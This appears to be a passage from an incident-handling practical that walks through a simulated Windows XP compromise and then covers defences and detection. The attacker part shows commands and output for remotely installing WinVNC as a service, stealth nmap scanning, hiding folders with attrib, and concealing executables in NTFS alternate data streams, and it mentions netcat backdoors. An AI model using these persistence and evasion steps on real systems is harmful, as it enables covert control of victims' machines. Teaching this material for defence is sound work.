
Figure 23 - John The Ripper Results

The command line control is great, but the attacker would like to top it off with a GUI-based remote control program such as WinVNC. The server portion is installed on the victim and the viewer is used by the attacker to take full control of the system or observe victim actions.

To set up the remote installation, the attacker installs WinVNC locally and configures all of the options including the password. The attacker wants to limit or make it more difficult for other attackers taking control of the victim system, so a password is required.

The attacker installed WinVNC, set the server options and password, and exported the registry keys as vnc1.reg. The registry file, winvnc.exe, vnchooks.dll and othread2.dll were dropped on the victim during the initial trojan FTP process. The attacker must perform the following to remotely install the VNC Server on the victim as a service to start automatically:

The command “regedit –s vnc1.reg” will install WinVNC as a service. This will allow WinVNC to work even if the victim is logged off.³⁰ The command “winvnc –install” installs the application, and the service must be started to complete the process.



```
C:\temp1>regedit -s vnc1.reg
regedit -s vnc1.reg

C:\temp1>winvnc -install
winvnc -install

C:\temp1>net start winvnc
net start winvnc
The UNC Server service is starting.
The UNC Server service was started successfully.

C:\temp1>
```

Figure 24 - Remote WinVNC Installation

³⁰ “Windows VNC Server.” URL: <http://www.realvnc.com/winvnc.html>

Evidence of the WinVNC installation will be discussed in the incident handling section.

With the service started the attacker simply needs to connect to the victim to take remote control with a GUI. The attacker has to be careful not to take control of the mouse with the victim watching, so the attacker may want to use the read only mode to simply observe the victim's actions. With this installation the WinVNC icon is displayed in the system tray, but there are registry hacks available to remove the icon from the victim's view. The connection process includes supplying the victim IP address, WinVNC password, and the victim remote control window.




Figure 25 - WinVNC Viewer Connection




Figure 26 - WinVNC Viewer Password





Figure 27 - WinVNC View of Victim System

At this point the system is fully owned by the attacker. The attacker may want to perform some system scans to determine if there are any other weaknesses and if the netcat backdoors are working.

Scanning:

In a typical exploit, the victim is scanned for potential vulnerabilities once it is identified as a potential candidate. In this scenario it may have been a good idea to scan the system once a netcat reverse shell was established or the victim host showed up in the IIS and FTP logs. Since the reverse shell was received, the attacker knew he/she had admin rights already and wanted to act quickly to retain access. If the victim showed up in the logs, but the reverse shell didn't arrive, scanning would be the next logical step. Since the attacker has a good foothold, the attacker wants to look for further vulnerabilities and the status of the backdoors. The tool nmap³¹ is gold standard for scanning with multiple options from stealthy to aggressive. The attacker used a stealthy port scan (-sS) which found that the netcat backdoor on port 8080 and VNC ports 5800 and 5900 were open. Discovered open ports such as 135, 139, etc. create potential avenues for further attacks.

³¹ "Nmap for Windows." URL: http://www.insecure.org/nmap/nmap_download.html



```
C:\D:\WINDOWS\System32\cmd.exe

C:\nmap\nmap-3.75>nmap -sS 192.168.0.11

Starting nmap 3.75 < http://www.insecure.org/nmap > at 2004-11-23 20:59 Eastern
Standard Time
Interesting ports on TESTSYSTEM-GCIH (192.168.0.11):
<The 1655 ports scanned but not shown below are in state: closed>
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1027/tcp  open  IIS
5000/tcp  open  UPnP
5800/tcp  open  vnc-http
5900/tcp  open  vnc
8080/tcp  open  http-proxy
MAC Address: 00:C0:4F:1B:59:F4 (Dell Computer)

Nmap run completed -- 1 IP address (1 host up) scanned in 5.828 seconds
```

Figure 28 - Nmap Stealthy Scan Results

Covering Tracks

The attacker has dropped many tools, started services, modified the registry and installed programs. To retain access the attacker will need to cover his/her tracks to avoid detection. This can be accomplished by wiping or editing Windows system, event, and security logs, hiding files and the use of NTFS alternate data streams.

From the command line the “attrib +h” command can be used to change the hidden property of files and folders. This method was used on the c:\temp1 directory. If users have chosen to show hidden files, this will not be effective. The screenshot outlines the attrib +h command and resulting hidden directory using the dir command.

```
C:\ D:\WINDOWS\System32\cmd.exe - nc 192.168.0.11 8080

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 08C3-BDCA

Directory of C:\

11/23/2004  06:12 PM                0 AUTOEXEC.BAT
11/23/2004  06:12 PM                0 CONFIG.SYS
11/23/2004  07:06 PM             <DIR> Documents and Settings
11/23/2004  07:07 PM             <DIR> Program Files
11/23/2004  07:17 PM             <DIR> temp1
11/23/2004  07:10 PM             <DIR> tools
11/23/2004  07:07 PM             <DIR> WINDOWS
                2 File(s)                0 bytes
                5 Dir(s)  8,275,849,216 bytes free

C:\>attrib +h temp1
attrib +h temp1

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 08C3-BDCA

Directory of C:\

11/23/2004  06:12 PM                0 AUTOEXEC.BAT
11/23/2004  06:12 PM                0 CONFIG.SYS
11/23/2004  07:06 PM             <DIR> Documents and Settings
11/23/2004  07:07 PM             <DIR> Program Files
11/23/2004  07:10 PM             <DIR> tools
11/23/2004  07:07 PM             <DIR> WINDOWS
                2 File(s)                0 bytes
                4 Dir(s)  8,275,841,024 bytes free
```

Figure 29 - Attrib Option to Hide Directories

In NTFS systems files and folders can be hidden in alternate data streams (ADS)³². In NTFS, ADS is used to hold security information, "real data", link information, etc. As an example, the attacker may choose to hide the file WZUNZIP.exe behind a copy of calc.exe using the syntax:

```
type wzunzip.exe > calc.exe:wzunzip.exe
```

The calc.exe file size does not change but the modified date and time reflects a change. The attacker could then delete the original files, and execute the ADS file with the following:

```
start c:\tools\calc.exe:wzunzip.exe
```

The attacker may choose to hide files such as nc.exe in this manner to avoid detection. A general user will find it very difficult to find these files, but tools like LADS makes it possible if someone knew to even look.

³² "How to Use Alternate Data Streams." 13 July 2004. URL: <http://support.microsoft.com/kb/105763>

```
C:\ D:\WINDOWS\System32\cmd.exe - nc 192.168.0.11 8080

C:\tools>dir
dir
Volume in drive C has no label.
Volume Serial Number is 08C3-BDCA

Directory of C:\tools

11/23/2004 08:18 PM <DIR>      .
11/23/2004 08:18 PM <DIR>      ..
08/23/2001 07:00 AM          114,688 calc.exe
11/23/2004 07:10 PM          303,547 FTP.zip
11/23/2004 07:10 PM          595,622 Pstools.zip
11/23/2004 07:10 PM           492 reg.vbs
11/23/2004 07:10 PM          120,528 vnc.zip
11/23/2004 07:10 PM           4,096 WZUNZIP.EXE
        6 File(s)      1,138,973 bytes
        2 Dir(s)      8,275,542,016 bytes free

C:\tools>type wzunzip.exe > calc.exe:wzunzip.exe
type wzunzip.exe > calc.exe:wzunzip.exe

C:\tools>dir
dir
Volume in drive C has no label.
Volume Serial Number is 08C3-BDCA

Directory of C:\tools

11/23/2004 08:18 PM <DIR>      .
11/23/2004 08:18 PM <DIR>      ..
11/23/2004 08:19 PM          114,688 calc.exe
11/23/2004 07:10 PM          303,547 FTP.zip
11/23/2004 07:10 PM          595,622 Pstools.zip
11/23/2004 07:10 PM           492 reg.vbs
11/23/2004 07:10 PM          120,528 vnc.zip
11/23/2004 07:10 PM           4,096 WZUNZIP.EXE
        6 File(s)      1,138,973 bytes
        2 Dir(s)      8,275,537,920 bytes free

C:\tools>start c:\tools\calc.exe:wzunzip.exe
start c:\tools\calc.exe:wzunzip.exe

C:\tools>
```

Figure 30 - Alternative Data Streams Example

The attacker has complete control of the victim's system, so how is an incident handler supposed to detect and remedy the situation.

Incident Handling Process

The incident handling process and actions taken vary greatly depending on the environment. Factors that affect incident response include the classification and sensitivity of data, personnel requirements and mission critical applications. The home user scenario in this incident will be vastly different from a financial or Government institution.

Preparation

Preparation is the key to mitigating the incident risk for a home user. The preventative steps of policy, hardware and software are comparable with larger organizations but obviously on a different scale. It is imperative that the home user utilize some preventative mechanisms since they lack the corporate

defense infrastructure.

Policy:

Home users may not have formal written policies, but they should follow certain best practices and guidelines to mitigate the risk of incidents. Acceptable use is probably the primary policy especially when children are involved. The exploit in this scenario was triggered by a single mouse click on a hyperlink. The attacker will attempt to post or reference the hyperlink in targeted or bulk emails, questionable websites, newsgroup postings, peer-to-peer (P2P) applications and IRC chatrooms. The basic solution is to restrict the websites visited, system access and actions an individual is able accomplish on a computer system. There are numerous forms of software and system settings that will prevent users from visiting questionable sites, using P2P or unauthorized software and viewing unsolicited email that can act as a safeguard or preventative mechanism. Policy can be enforced for children as far as when they are physically allowed to use a computer and what they are allowed to do. The home acceptable use policy is consistent with large corporations, but the physical and electronic enforcement is the key to mitigating the potential risk.

Countermeasures:

There are numerous electronic and physical countermeasures that are used to mitigate the risk of home or corporate compromise. Unfortunately the out-of-the-box system configurations leave a home user vulnerable to numerous exploits. The assumptions for our scenario is most home users have various forms of Microsoft Windows installed, and Windows XP Professional will be used for the examples. The following is a brief list of example preventative measures that can be taken to secure home users.

User Accounts:

Windows XP Pro has a new convenient "Welcome screen" logon feature that allows users to simply click an icon to logon with a blank password, and single system accounts will normally bypass logon screens entirely.




Figure 31 - Windows XP Professional Logon Options

Unfortunately the convenience promotes the use of poor or blank passwords and creates the false assumption that the displayed users are the only users. Unchecking the welcome screen will force users to utilize the [ctrl] [alt] [delete] logon with acceptable user accounts and passwords. In our scenario the attacker created an administrative account called Admin. To eliminate the Welcome screen logon icon, a registry DWORD could be added to remove it from view³³. There are several built-in accounts for services such as Terminal Services or IIS that do not need to be visible at the system login screen. An attacker can add any account to the Winlogon \ SpecialAccounts \ UserList registry key to hide an account from view. The attacker could still logon using [ctrl] [alt] [delete] twice or remotely, and the home user would probably not notice anything different. Home users could also incorporate less privileged user accounts while browsing the web to prevent unauthorized installations.

³³ "Hide Users on the Welcome Screen." URL: <http://www.tweakxp.com/tweak755.aspx>




Figure 32 - Registry Option for Hiding Account Icons

Passwords

Blank or poor quality passwords were easy to crack for the attacker. Home users should use a password complexity policy that will make it more difficult for an attacker to crack. Lengthy passphrases, special characters and lockout policies can be enforced through local security policy.



Figure 33 - Windows XP Professional Password Policy

Other important preventative options include:

- Showing hidden files and file extensions
- Adjustment of operating system permissions
- Disabling unused services and applications
- Group policy restrictions
- Internet Explorer security zones and script execution restrictions
- Windows Update for patches and hotfixes

Hardware and Software:

Home users that subscribe to “always on” Internet access mechanisms such as cable or DSL are vulnerable to a wide assortment of exploits. The direct Internet connection allows systems to be scanned and probed at will unless hardware and software mitigation efforts are implemented. The presented scenario would initially have been prevented if the victim had utilized a firewall and antivirus system.

Antivirus:

Antivirus systems will allow real-time scanning of files and email attachments. The virus signatures must be kept up-to-date to detected trojans like the one used in our exploit. Antivirus does not detect normal tools used in our scenario such as batch files, netcat, Windows Resource Kit tools, etc.

Firewalls:

Firewalls are a must for “always on” Internet subscribers to prevent unauthorized scans and attempted access. Without a firewall a home user is directly connected to the rest of the world. Firewalls come in the form of software products such as ZoneAlarm or the hardware cable router/switch. Firewalls deny all by default policy and dhcp capability will create a barrier and hide the home users IP address from the rest of the Internet³⁴.




Figure 34 - ZoneAlarm Application

The list of preparation actions such as policy guidance, system settings, software and hardware could go on for ever, but home users need to follow some of the basic recommendations to mitigate security risks.

³⁴ “ZoneAlarm Download.” URL:

http://www.zonelabs.com/store/content/catalog/products/sku_list_zs.jsp?lid=nav_zs

Identification

How could an incident such as our scenario be detected? In what stage would it be detected. These are good questions and the answers depend on who is providing the incident handling. A corporate environment or a savvy home user may notice current attacks through intrusion detection systems (IDS), firewall logs and alerts or system logs. Our home user will probably not notice anything unless they observe a strange occurrence or the system has performance issues. The major stages of the attack scenario timeline will be broken down and dissected for identification and countermeasures.

Website trojan download:

The exploit used an Internet Explorer drag and drop vulnerability to transfer the trojan to the user's startup directory. Hopefully the victim was first suspicious of the email and even more suspicious of the blank popup window and subsequent "page cannot be displayed" window to follow. There are no other indicators that the trojan had been dropped, and this is what makes this vulnerability dangerous. There are a few mechanisms that could prevent or impair this step from occurring.

- Current patching (MS04-038 and XP Service Pack 2) would have prevented the exploit from running.
- Antivirus with current definitions could have detected the trojan.
- Corporate IDS signatures could possibly detect suspicious executable downloads, but this could be difficult.

Trojan execution

When the victim rebooted or had a subsequent logon, the trojan would execute from the startup directory. Indicators of execution were flashing computer activity lights during the FTP download and a very quick MS-DOS window screen. A more sophisticated trojan would have shown no visual indicators of execution. The following could have limited the execution capabilities. There may be enough evidence to indicate that there was a potential incident if the listed devices were being monitored.

- Less privileged user account would not have sufficient rights to install or run the trojan
- Firewalls would detect, block or log outbound FTP GET requests from the bat file.
- IDS packet sniffing/inspection utilities could detect and alert suspicious traffic. An Ethereal³⁵ capture identifies suspicious traffic that could be detected and alert by more sophisticated IDS systems. The below sample identifies FTP connections, authentication and a nc.exe transfer.

³⁵ "Ethereal Product." URL: <http://www.ethereal.com/>




Figure 35 - Ethereal Trojan FTP output

Netcat usage:

Netcat was used for a reverse shell, registry based listener and a scheduled listener on ports 7777, 8080 and 8081. The victim would not notice anything peculiar, but firewalls would. Even free software based firewalls will detect and block the outbound connection attempts used in this exploit. An observation of the running services and open ports would indicate that nc.exe was running. This may not be easy for the home user to discover since the malicious files are often renamed to something more generic. The Window's Task Manager lists nc.exe as a running process.






Figure 36 - Netcat Task Manager Entry

WinVNC usage

The victim may have been suspicious if there ever was a momentary mouse movement that they didn't initiate. In our scenario there also was a VNC icon in the system tray. A simple look at the Task Manager would identify WinVNC running.

